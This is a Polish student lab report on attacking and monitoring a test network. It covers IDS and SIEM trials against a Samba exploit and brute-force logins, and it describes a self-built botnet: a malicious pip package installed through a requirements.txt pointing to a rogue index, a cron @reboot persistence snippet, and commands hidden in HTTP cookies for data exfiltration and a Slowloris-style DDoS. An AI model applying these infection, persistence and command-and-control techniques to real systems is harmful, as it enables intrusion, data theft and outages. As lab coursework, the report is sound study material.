182.170.3.2	172.16.90.1	443 59714	TLSv1.2	Server Hello, Certificate
182.170.3.2	172.16.90.1	443 59714	TLSv1.2	Ignored Unknown Record
172.16.90.1	182.170.3.2	59714 443	TCP	59714 - 443 [ACK] Seq=284 Ack=1449 Win=32128 Len=0 TSval=12170698 TSecr=3623451258
172.16.90.1	182.170.3.2	59714 443	TCP	59714 → 443 [ACK] Seq=284 Ack=1607 Win=35072 Len=0 TSval=12170698 TSecr=3623451258
172.16.90.1	182.170.3.2	59714 443	TLSv1.2	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
182.170.3.2	172.16.90.1	443 59714	TCP	443 - 59714 [ACK] Seq=1607 Ack=410 Win=65536 [TCP CHECKSUM INCORRECT] Len=0 TSval=3623451258
182.170.3.2	172.16.90.1	443 59714	TLSv1.2	Change Cipher Spec, Encrypted Handshake Message
172.16.90.1	182.170.3.2	59714 443	TLSv1.2	Application Data
182.170.3.2	172.16.90.1	443 59714	TCP	443 → 59714 [ACK] Seq=1658 Ack=848 Win=65152 [TCP CHECKSUM INCORRECT] Len=0 TSval=3623451258
182.170.3.2	182.170.3.1		ICMP	Echo (ping) request id=0x3fe9, seq=21988/58453, ttl=64 (reply in 4422)
182.170.3.1	182.170.3.2		ICMP	Echo (ping) reply id=0x3fe9, seq=21988/58453, ttl=64 (request in 4421)
182.170.3.2	172.16.90.1	443 59714	TLSv1.2	Application Data
172.16.90.1	182.170.3.2	59714 443	TCP	59714 → 443 [FIN, ACK] Seq=848 Ack=2216 Win=37888 Len=0 TSval=12170796 TSecr=3623451355
182.170.3.2	172.16.90.1	443 59714	TCP	443 → 59714 [ACK] Seq=2216 Ack=849 Win=65664 [TCP CHECKSUM INCORRECT] Len=0 TSval=3623451360
182.170.3.2	172.16.90.1	443 59714	TCP	443 → 59714 [FIN, ACK] Seq=2216 Ack=849 Win=65664 [TCP CHECKSUM INCORRECT] Len=0 TSval=36234
172.16.90.1	182.170.3.2	59714 443	TCP	59714 → 443 [ACK] Seq=849 Ack=2217 Win=37888 Len=0 TSval=12170797 TSecr=3623451360

Wszystkie pliki .pcap opisane w tym punkcie znajdują się w folderze pcapy/Zadanie 4.

Zadanie 5 – wykrywanie ataków

Na potrzeby zadania zainstalowano 2 systemy typu IDS:

- OSSEC (HIDS) na hoście StaplerVulnhub
- snort (NIDS) na hoście Router.3

Systemy Host-based IDS od Network-Based IDS różnią się tym, że mogą także, oprócz analizy ruchu na interfejsie hosta analizować zachowanie systemu operacyjnego, logi itp., co pozwoli na skuteczniejszą detekcję potencjalnych ataków. Przy dużych sieciach mogą być one jednak kłopotliwe do wdrożenia, Korzystanie z rozwiązania NIDS pozwala z kolei na skuteczniejsze i szybsze wykrywania prób kompromitacji infrastruktury z zewnątrz ze względu na zainstalowanie na urządzeniach sieciowych (przykład snort na routerze pfSense). Przy dużych przepustowościach (powyżej 100Mbps) lub zaszyfrowanego ruchu większość rozwiązań Network-Based IDS traci jednak efektywność. Dobrą praktyką jest opieranie zabezpieczeń na systemach HIDS, stosując dodatkowe mechanizmy NIDS, aby wzmocnić obronę.

Scenariusz 1 – wykrycie exploita na sambę

W celu próby detekcji ataku na hoście StaplerVulnhub zainstalowany został jeden z popularniejszych systemów HIDS, czyli OSSEC. Program OSSEC uruchomiono w domyślnej konfiguracji, nic nie zmieniając. Moment uruchomienia widać poniżej:

```
    / var/ossec/bin/ossec-control start
    Starting OSSEC HIDS v3.1.0 (by Trend Micro Inc.)...
    2019/01/01 17:25:45 ossec-maild: INFO: E-Mail notification disabled. Clean Exit.
    Started ossec-maild...
    Started ossec-execd...
    Started ossec-analysisd...
    Started ossec-logcollector...
    2019/01/01 17:25:45 rootcheck: Rootcheck disabled. Exiting.
    2019/01/01 17:25:45 ossec-syscheckd: WARN: Rootcheck module disabled.
    Started ossec-syscheckd...
    Started ossec-monitord...
    Completed.
```

Po ponownym wykonaniu ataku nie napotkano żadnych przeszkód. OSSEC nie zareagował istotnymi logami, czy ostrzeżeniami. Jedyne na co można zwrócić uwagę to to, że OSSEC zarejestrował logowanie użytkownika "nobody" i umieścił to zdarzenie w alertach. Jednak nie jest to imponujące osiągnięcie z uwagi na to, że w alertach znajduje się sporo logów, które z zagrożeniem nie mają za wiele wspólnego.

Zastanawiający był fakt, że exploit wygenerował dużo logów o specyficznych nazwach (np. "log.7676id7a98ioh") w katalogu /var/log/samba/:

```
samba 11 | tail
                                  1 16:36 log.vhsqb8widtqpizcw
                         15K Jan
rw-r--r-- 1 root root
rw-r--r-- 1 root root
                         44K Jan
                                  1 16:36 log.vivajyruvtrg4vzx
    --r-- 1 root root
                         15K Jan
                                  1 16:36 log.xcw8w6lijdgfojml
          1 root root
                         15K Jan
                                    16:36 log.xiff1t86yogbvidj
                                    16:36 log.xj0lbaaiyq7tg6ym
          1
           root root
                         15K Jan
            root root
                         15K
                            Jan
                                    16:36
                                           log.xnaqqcxdikjjp3vs
                                           log.xr7ulmibpyvo19wj
            root
                 root
                         15K
                             Jan
                                    16:36
                                    16:36
                         38K Jan
                                           log.yxfaxen615m4ei5u
          1
            root
                 root
                         15K Jan
                                    16:36
          1
            root root
                                           log.yzgklu8qp0rvq7jc
          1 root root
                                    16:36 log.zisrbmz7xtihw4el
                         46K Jan
```

Format nazwy znacząco różni się od logów typowo używanych przez sambę, dlatego tym bardziej dziwi fakt, że OSSEC nie zwrócił uwagi na te logi.

Podsumowując, OSSEC nie poradził sobie w zadaniu, praktycznie w ogóle nie wykrył ataku. Być może sposobem na zmianę stanu rzeczy byłaby zmiana logowania samby z katalogu /var/log/samba/ do głównego pliku logującego systemu, tj. /var/log/syslog. OSSEC na bieżąco analizuje ten plik, więc istnieje możliwość, że w takim scenariuszu wykryłby atak.


Scenariusz 2 – wykrycie ataku słownikowego

W kolejnym podpunkcie do wykrycia ataku zastosowano system NIDS o nazwie snort. Jest to chyba najpopularniejszy (darmowy) dostępny IDS. Jego dużą zaletą jest to, że bardzo dobrze współpracuje z firewallem pfSense. Można go używać z poziomu interfejsu webowego firewalla.

Snort został zainstalowany na celu ataku, tj. hoście Router.3. Następnie przeprowadzono podstawową konfigurację. W pierwszym kroku zaktualizowano reguły snorta:

Próbowano pobrać też reguły "Snort VRT", jednak zaniechano tego, gdyż przez 1,5h widniało okienko oczekiwania, więc uznano, że jest to błąd po stronie pfSense:



W kolejnym kroku uruchomiono snorta na interfejsie WAN:

Jak widać zaznaczono też opcję blokowania podejrzanych zdarzeń, a więc można powiedzieć, że snort miał pełnić role IPS.

Niestety, ponowne przeprowadzenie ataku słownikowego przebiegło bez problemów. Na screenach poniżej można zauważyć, że snort nie wygenerował alarmu, ani blokowania podejrzanego adresu IP.


Być może przeznaczeniem snorta nie jest detekcja ataków typu brute force lub potrzebuje do tego celu specjalnej reguły. W każdym razie nie przeszkodził on (podobnie jak ossec) atakującemu w osiągnięciu swojego celu.

Zarówno snort jak i ossec nie poradziły sobie z detekcją ataku, dlatego zdecydowano się, aby nie robić zrzutów ruchu sieciowego, bo najpewniej byłyby one takie same jak w punkcie 4.

Warto dodać, że ostatecznie usunięto snorta, aby nie przeszkadzał w realizacji zadania numer 7. (nie było powiedziane, że malware ma omijać NIDS)


Zadanie 6 – konfiguracja systemu SIEM


W celu analizy ataków skonfigurowano system InsightIDR. Jest to rozwiązanie chmurowe, wyprodukowane przez firmę Rapid7. Jego zaletą jest łatwa integracja z innymi systemami firmy takimi jak InsightVM (skaner podatności, chmurowa wersja Nexpose) czy Metasploit Pro. Użyto wersji próbnej, jest ona dostępna przez 30dni. Architektura systemu prezentuje się następująco:

Aby skorzystać z usług chmurowych należy dodać kolektor. Przechwytuje on informacje zbierane przez źródła danych, oraz agentów zainstalowanych na hostach w sieci. Został on skonfigurowany na maszynie wirtualnej DC101 w celu oszczędzenia zasobów. Agenty zostały zainstalowane na stacjach WKSTN101, WKSTN102 oraz StaplerVulnhub w celu próby detekcji ataku, wykorzystującego podatność w Sambie. Dodatkowo skonfigurowano następujące źródła danych:

- Logi systemowe stacji StaplerVulnhub,
- Logi systemowe stacji WKSTN101 i WKSTN102,
- Logi kontrolera domeny zebrane z kontrolera domeny DC101,
- Informacje z hosta Router1, uwzględniające firewall, oraz IDS Snort,

Na podstawie tych logów i korelacji zdarzeń system powinien wykryć próby kompromitacji systemu. Niestety w żadnym przypadku, pomimo ilości przetwarzanych zdarzeń nie został wygenerowany alert, który mógłby ostrzec nas o przeprowadzonym ataku. Źródła zdarzeń zarejestrowały jednak logi świadczące o próbie ataku, co zostało ukazane na poniższych zrzutach ekranu (kolejno podsumowanie próby ataku słownikowego na Router1 oraz log świadczący o pomyślnym wykonaniu exploita na Sambę)

insightIDR -						② 29 days remaining ∨	
〈 Home							
	0	0	1	0	2	2	0
	Users Click to Setup	Events Processed [-2.849 (+100%) Leat 24 Hours	Notable Behaviors	New Alerts No change Last 24 Hours	Endpoints Monitored As of Now	Data Collection Issues As of Nov	Honeypots Click to Satury

Raw Logs

 $<32 > Jan \ 5 \ 16:05:22 \ php-fpm[2107]: / index.php: webConfigurator authentication error for user 'admin' from: 192.168.43.130$

<174>Jan 5 16:05:22 pfsense.localdomain nginx: 192.168.43.130 -- [05/Jan/2019:16:05:22 +0000] "POST /index.php HTTP/1.1" 200 3577 "-" "python-requests/2.20.0"

<174>Jan 5 16:05:22 pfsense.localdomain nginx: 192.168.43.130 -- [05/Jan/2019:16:05:22 +0000] "POST /index.php HTTP/1.1" 200 3566 "-" "python-requests/2.20.0"

<32>Jan 5 16:05:23 php-fpm[2107]: /index.php: webConfigurator authentication error for user 'admin' from: 192.168.43.130

<32>Jan 5 16:05:23 php-fpm[2107]: /index.php: webConfigurator authentication error for user 'admin' from: 192.168.43.130

<17.4>Jan 5 16.05.23 pfsense.localdomain nginx: 192.168.43.130 - - [05/Jan/2019:16.05:23 +0000] "POST /index.php HTTP/1.1" 200 3577 ** "python-requests/2.20.0"

<32>Jan 5 16:05:24 php-fpm[2107]: /index.php: webConfigurator authentication error for user 'admin' from: 192.168.43.130

<32>Jan 5 16:05:24 php-fpm[2107]: /index.php: webConfigurator authentication error for user 'admin' from: 192.168.43.130

<174>Jan 5 16:05:24 pfsense.localdomain nginx: 192.168.43.130 - - [05/Jan/2019:16:05:24 +0000] "POST /index.php HTTP/1.1" 200 3577 "-" "python-requests/2.20.0"

<32>Jan 5 16:05:25 php-fpm[2107]: /index.php: webConfigurator authentication error for user 'admin' from: 192.168.43.130

<32>Jan 5 16:05:25 php-fpm[2107]: /index.php: webConfigurator authentication error for user 'admin' from: 192.168.43.130

<174>Jan 5 16:05:25 pfsense.localdomain nginx: 192.168.43.130 - [05/Jan/2019:16:05:25 +0000] "POST /index.php HTTP/1.1" 200 3576 "-" "python-requests/2.20.0"

<32>Jan 5 16:05:26 php-fpm[2107]: /index.php: webConfigurator authentication error for user 'admin' from: 192.168.43.130

<32>Jan 5 16:05:26 php-fpm[2107]: /index.php: webConfigurator authentication error for user 'admin' from: 192.168.43.130

<174>Jan 5 16:05:26 pfsense.localdomain nginx: 192.168.43.130 - - [05/Jan/2019:16:05:26 +0000] "POST /index.php HTTP/1.1" 200 3577 "-" "python-requests/2.20.0"

- <30>Jan 5 17:30:08 StaplerVulnhub systemd[1]: Stopped System Logging Service.
- <30>Jan 5 17:30:08 StaplerVulnhub systemd[1]: Starting System Logging Service...
- <30>Jan 5 17:30:09 Stapler Vulnhub systemd [1]: Started System Logging Service.
- <5>Jan 5 17:30:23 Stapler Vulnhub kernel: [2128.850828] audit: type=1305
- audit(1546709423.340:366): audit_pid=0 old=15762 auid=4294967295 ses=4294967295 res=1
- <5>Jan 5 17:30:23 Stapler Vulnhub kernel: [2128.853985] audit: type=1305
- audit(1546709423.340:367): audit_enabled=0 old=1 auid=4294967295 ses=4294967295 res=1
- <46>Jan 5 17:32:59 StaplerVulnhub rsyslogd: [origin software="rsyslogd" swVersion="8.16.0" x-pid="15817" x-info="http://www.rsyslog.com"] exiting on signal 15.
- <46>Jan 5 17:32:59 StaplerVulnhub rsyslogd: [origin software="rsyslogd" swVersion="8.16.0" x-pid="15879" x-info="http://www.rsyslog.com"] start
- <43>Jan 5 17:32:59 StaplerVulnhub rsyslogd-2222: command 'KLogPermitNonKernelFacility' is currently not permitted did you already set it via a RainerScript command (v6+ config)? [v8.16.0 try http://www.rsyslog.com/e/2222]
- <46>Jan 5 17:32:59 StaplerVulnhub rsyslogd: rsyslogd's groupid changed to 108
- <46>Jan 5 17:32:59 StaplerVulnhub rsyslogd: rsyslogd's userid changed to 104
- <43>Jan 5 17:32:59 StaplerVulnhub rsyslogd-2039: Could not open output pipe '/dev/xconsole':: No such file or directory [v8.16.0 try http://www.rsyslog.com/e/2039]
- <44>Jan 5 17:32:59 StaplerVulnhub rsyslogd-2007: action 'action 9' suspended, next retry is Sat Jan 5 17:33:29 2019 [v8.16.0 try http://www.rsyslog.com/e/2007]
- <30>Jan 5 17:32:59 Stapler Vulnhub systemd [1]: Stopping System Logging Service...
- <30>Jan 5 17:32:59 Stapler Vulnhub systemd[1]: Stopped System Logging Service.
- <30>Jan 5 17:32:59 StaplerVulnhub systemd[1]: Starting System Logging Service...
- <30>Jan 5 17:32:59 StaplerVulnhub systemd[1]: Started System Logging Service.

<86>Jan 5 17:33:44 StaplerVulnhub smbd: pam_unix(samba:session): session closed for user nobody

W celu zwiększenia skuteczności działania SIEM należałoby skonfigurować więcej źródeł danych. Warto skorzystać też z intergracji z innymi produktami Rapid7, co pozwoli na stworzenie kompletnego systemu umożliwiającego zachowanie bezpieczeństwa w infrastrukturze.

Zadanie 7 – implementacja botnetu

W niniejszym zadaniu zdecydowano się zaimplementować Botnet. W tym celu stworzono aplikację botmastera i złośliwe oprogramowanie. Botmaster nadzoruje wszystkie boty, a złośliwe oprogramowanie pozwala na eksfiltrację danych, jak również na ataki DDoS. Oczywiście obie funkcje działają w ramach jednego połączenia - w zależności od komendy wydanej w danym momencie.

Ze względu na specyfikę zadania zdecydowano się na opisanie sposobu działania w konwencji up-bottom. Czyli na początku przedstawiony zostanie loader, a kwestie implementacyjne zostaną omówione na końcu.

Krok 1 - scenariusz rozpowszechniania złośliwego oprogramowania

W celu uwiarygodnienia scenariusza wykorzystano sposób z jednego z artykułów, wedle którego deweloperzy umieszczali w repozytorium pakietów Pythona, pakiety o nieznacznie zmienionych nazwach względem oryginałów. Na przykład urrlib3 zamiast urllib3 - https://www.bytelion.com/pypi-python-package-hack/. Oczywiście te pakiety zawierały złośliwy kod. Naturalnie zdecydowano się nie podejmować podobnej (nielegalnej) ścieżki. Dlatego utworzono lokalne repozytorium, z którego program "pip" może pobierać pakiety.

Realizacja pomysłu polegała na paru krokach:

- 1. Utworzenie złośliwego pliku setup.py
- 2. Umieszczenie go w katalogu o nazwie odpowiadającej nazwie pakietu
- 3. Spakowanie katalogu do tar.gz:

```
tar -czf totally-safe-pkg-1.0.tar.gz totally-safe-pkg/mv totally-safe-pkg-1.0.tar.gz totally-safe-pkg/
```

Po wykonaniu powyższych kroków struktura katalogu prezentowa a się następująco:

```
[viva@dell ~/Pulpit/payloads/simple]$ tree totally-safe-pkg/
totally-safe-pkg/
`-- totally-safe-pkg-1.0.tar.gz
0 directories, 1 file
```

4. Uruchomienie serwera http mającego włączone listowanie katalogów

```
twistd -n web --path .
```

Ostatnim zadaniem było nakłonienie programu pip do ściągania katalogów z naszego serwera. Dobrym sposobem na to jest plik requirements.txt, który jest często używany przez deweloperów. I należy powiedzieć szczerze, że nie każdy sprawdza jego zawartość. Dlatego scenariusz zarażenia jest realny. Poniżej widać rzeczony plik:

```
--no-binary :all: --trusted-host 172.16.90.1 --index-url http://172.16.90.1:8080/totally_safe_pkg==1.0
```

Jak widać zdefiniowano kilka opcji mających na celu ominięcie błędów, również ssl, a także zdefiniowanie adresu serwera. Porównując nazwę pakietu ze strukturą katalogu można zauważyć, że odpowiada ona nazwie pliku tar.gz.

Po wykonaniu tych czynności pozostało rozdystrybuować złośliwe oprogramowanie. W tym celu posłużono się odwrotnym połączeniem ssh:

```
ssh -R 22000:localhost:22 bcyb_ssh@ip
```

Każdy cel ataku nawiązał takie połączenie, dzięki czemu na każdym z zarażonych hostów utworzono utworzono plik requirements.txt tak jak wyjaśniono powyżej. A następnie wykonano polecenie:

```
pip install -r requirements.txt
```

Rezultatem polecenia było uruchomienie spreparowanego pliku setup.py. Poniżej widać, że operacja przebiegła bez jakichkolwiek błędów:

```
[root@srv201jspr pip-pkg]# pip install -r requirements.txt
Looking in indexes: http://172.16.90.1:8080/
Collecting totally_safe_pkg==1.0 (from -r requirements.txt (line 2))
    Downloading http://172.16.90.1:8080/totally-safe-pkg/totally-safe-pkg-1.0.tar.
gz
Skipping bdist_wheel for totally-safe-pkg, due to binaries being disabled for it
.
Installing collected packages: totally-safe-pkg
    Running setup.py install for totally-safe-pkg ... done
Successfully installed totally-safe-pkg
```

Taką samą czynność wykonano dla każdego z hostów w podsieciach 192.168.2.0.i 192.168.3.0. Łącznie zarażono 6 hostów.

Krok 2 - infekcja hostów

W poprzednim kroku pomyślnie rozdystrybuowano domyślny plik setup.py. W tym punkcie zmodyfikowano go tak, aby faktycznie móg† "szkodzić" ofiarom.

Idea projektu była następująca:

- 1. Stworzyć plik master.py i slave.py
- 2. Zaciemnić kod slave.py i skonwertować go do base64. Przy czym poniższe zaciemnienie jest jedynie symboliczne (bardzo łatwo to zreversować), ponieważ nie było takiego podpunktu w treści zadania.

```
python -00 -m py_compile slave.py
cat slave.pyo | base64 -w0
```

3. Zaciemniony kod (zmienna x) umieścić w pliku setup.py, by ten mógł umieścić go w pliku /dev/shm/.null w systemie ofiary

4. Umieścić w programie setup.py polecenie uruchamiające /dev/shm/.null przy każdym starcie systemu. Po restarcie systemu niestety okazało się, że folder /dev/shm jest opróżniany pomiędzy restartami, ale uznano, że nie ma sensu przeprowadzać wszystkich eksperymentów od początku ze względu na ten mankament. Posiadając kod malware bardzo łatwo można zmienić ścieżkę pliku na dowolną inną i wtedy skrypt poprawnie uruchomi się przy każdym starcie systemu.

```
with open('/var/spool/cron/root', 'w') as f:
    f.write('@reboot /usr/bin/python2 /dev/shm/.null')
```

Krok 3 - implementacja aplikacji bota i botmastera

Po wyjaśnieniu całego procesu infekowania systemów można przejść do samej implementacji bota i botmastera. Tak jak wspomniano wcześniej bot może wykonywać dwa typy akcji: wykonanie komendy i zwrócenie wyniku lub atak ddos. Najpierw przedstawione zostanie pierwsze z nich.

Pierwszym krokiem jest uruchomienie mastera (bot powinien zostać uruchomiony przy starcie systemu). Bot komunikuje się z masterem co losową liczbę sekund z przedziału 0-10s. W tym celu wysyłane jest żądanie HTTP GET. Botmaster sprawdza, czy istnieje plik o nazwie "broadcast_command". Jeśli tak, to koduje jego zawartość w base64 i wysyła w nagłówku Set-Cookie. Takie polecenie otrzyma każdy łączący się bot. W ten sposób zrealizowana została steganografia, czyli ukrywanie faktu wysyłania komend.


Jeśli plik broadcast_command nie istnieje, to w konsoli botmastera pojawia się komunikat "command for <request ip>: ", wtedy możliwe jest wpisanie dowolnej komendy przez okres 5-ciu sekund. Będzie ona dotyczyła tylko danego hosta o danym adresie IP. Ponownie komenda jest wysyłana w nagłówku Set-Cookie jako base64.

- Jeśli dana komenda nie zaczyna się jako "ddos", to zostanie ona wykonana jako zwykłe polecenie powłoki systemowej. Następnie odczytane zostało standardowe wyjście, które ponownie zakodowano jako base64 i wysłano w nagłówku Cookie żądania HTTP POST do ścieżki /submit.
- Jeśli dana komenda zaczynała się jako "ddos" (np. "ddos 182.170.1.2:800") to bot zaczynał wykonywać atak typu DoS przez 120 sekund. Zrealizowany atak jest inspirowany koncepcją ataku Slowloris. Czyli polega na tym, aby cały czas dosyłać kolejne nagłówki HTTP danego żądania. Przez co, połączenia się nie kończą co doprowadza do przeciążenia serwera.

Poniżej przedstawiono schemat komunikacji, zgodnie z powyższym opisem:

Krok 4 - przykładowy atak DDoS - test botnetu

Jak zaznaczono powyżej zarażonych zostało 6 hostów. Dla celów testowych malware został uruchomiony ręcznie (nie chciano stracić połączenia ssh). Na początku sprawdzono możliwość eksfiltracji danych:

Botmaster:

```
[viva@dell ~/Pulpit/payloads/simple]$ python master.py
 * Running on http://0.0.0.0:6000/
command for 172.16.90.146: uname -a
172.16.90.146 - - [02/Jan/2019 16:14:43] "GET / HTTP/1.1" 200 -
172.16.90.146 - - [02/Jan/2019 16:14:43] "POST /submit HTTP/1.1" 200
```

Otrzymane dane:


```
<mark>[viva@dell ~/Pulpit/payloads/simple]$</mark>    cat exfiltrated_data
Linux srv201jspr 3.10.0-862.el7.x86_64 #1 SMP    Fri Apr 20 16:44:24 UTC 2018 x86_6
4 x86_64 x86_64 GNU/Linux
```


Screeny potwierdziły, że eksfiltracja danych przebiegła pomyślnie.

Drugim testem było uruchomienie ataku DDoS. Z tego powodu należało mieć cel spoza zainfekowanych podsieci. Dlatego na hoście Stapler Vulnhub zainstalowano i skonfigurowano serwer Apache na porcie 8000:

Ponownie konieczne było przekierowanie portu na hoście Router.1.

Następnie w folderze ze skryptem master.py stworzono plik broadcast_command o zawartości "ddos 182.170.1.2:8000". Kolejno uruchomiono złośliwe oprogramowanie na wszystkich 6 hostach i czekano na zakończenie ataku DDoS:

W międzyczasie wysłano parę żądań z głównego hosta, aby sprawdzić, czy atak DDoS faktycznie przyniósł oczekiwany skutek. Potwierdzenie pomyślnego ataku widać poniżej:

```
[viva@dell ~]$ date; curl 182.170.1.2:8000
śro, 2 sty 2019, 11:58:27 CET
works
[viva@dell ~]$ date; curl 182.170.1.2:8000
śro, 2 sty 2019, 11:58:35 CET
works
[viva@dell ~]$ date; curl 182.170.1.2:8000
śro, 2 sty 2019, 11:58:38 CET
works
[viva@dell ~]$ date; curl 182.170.1.2:8000
śro, 2 sty 2019, 11:58:44 CET
curl: (7) Failed connect to 182.170.1.2:8000; Przekroczony czas oczekiwania na połączenie
[viva@dell ~]$ ■
```


Program curl nie otrzymał odpowiedzi na połączenie. Jak widać potrzeba było ok. 20 sekund, aby przeciążyć serwer apache w podstawowej konfiguracji. Po zatrzymaniu ataku serwer znów działał poprawnie.

Podczas implementacji projektu użyto przynajmniej trzech sposobów na ominięcie detekcji: steganografia, architektura loadera, umieszczenie skryptu pod niejawną nazwą w rzadko odwiedzanym miejscu i lekkie zaciemnienie kodu.

Część analityczna


1. Sposoby zdobywania informacji w sieciach i systemach IT

Każdy test penetracyjny powinien zaczynać się rekonesansem, czyli nieagresywnym zbieraniem informacji o badanej infrastrukturze. Etap ten może być realizowany na dwa sposoby - pasywnie i aktywnie. W pierwszym przypadku dane nie są wysyłane do systemów docelowych, tester w żaden sposób nie wpływa na ich działanie - wykorzystuje tylko informacje publicznie dostępne w internecie. W przypadku rekonesansu aktywnego następuje wprowadzenie pewnego ruchu sieciowego do badanego systemu. Pozwala to uzyskać zazwyczaj więcej informacji, jednak atakujący naraża się na wykrycie przez systemy monitorujące ruch sieciowy testowanej infrastruktury, Na poniższym diagramie pokazano różne metody z każdej z kategorii. Ich opis znajduje się poniżej.

Google hacking

Google hacking to technika umożliwiająca wyszukiwanie informacji za pomocą wyszukiwarek internetowych typu Google. Do tego celu używa się różnych modyfikacji zapytań do silnika wyszukiwarki np:


Filtr filetype:pdf pozwala wyszukać pliki pdf, jakie można znaleźć na podanej stronie. Mogą w nim znajdować się wrażliwe dane klientów.

Przeglądanie strony organizacji

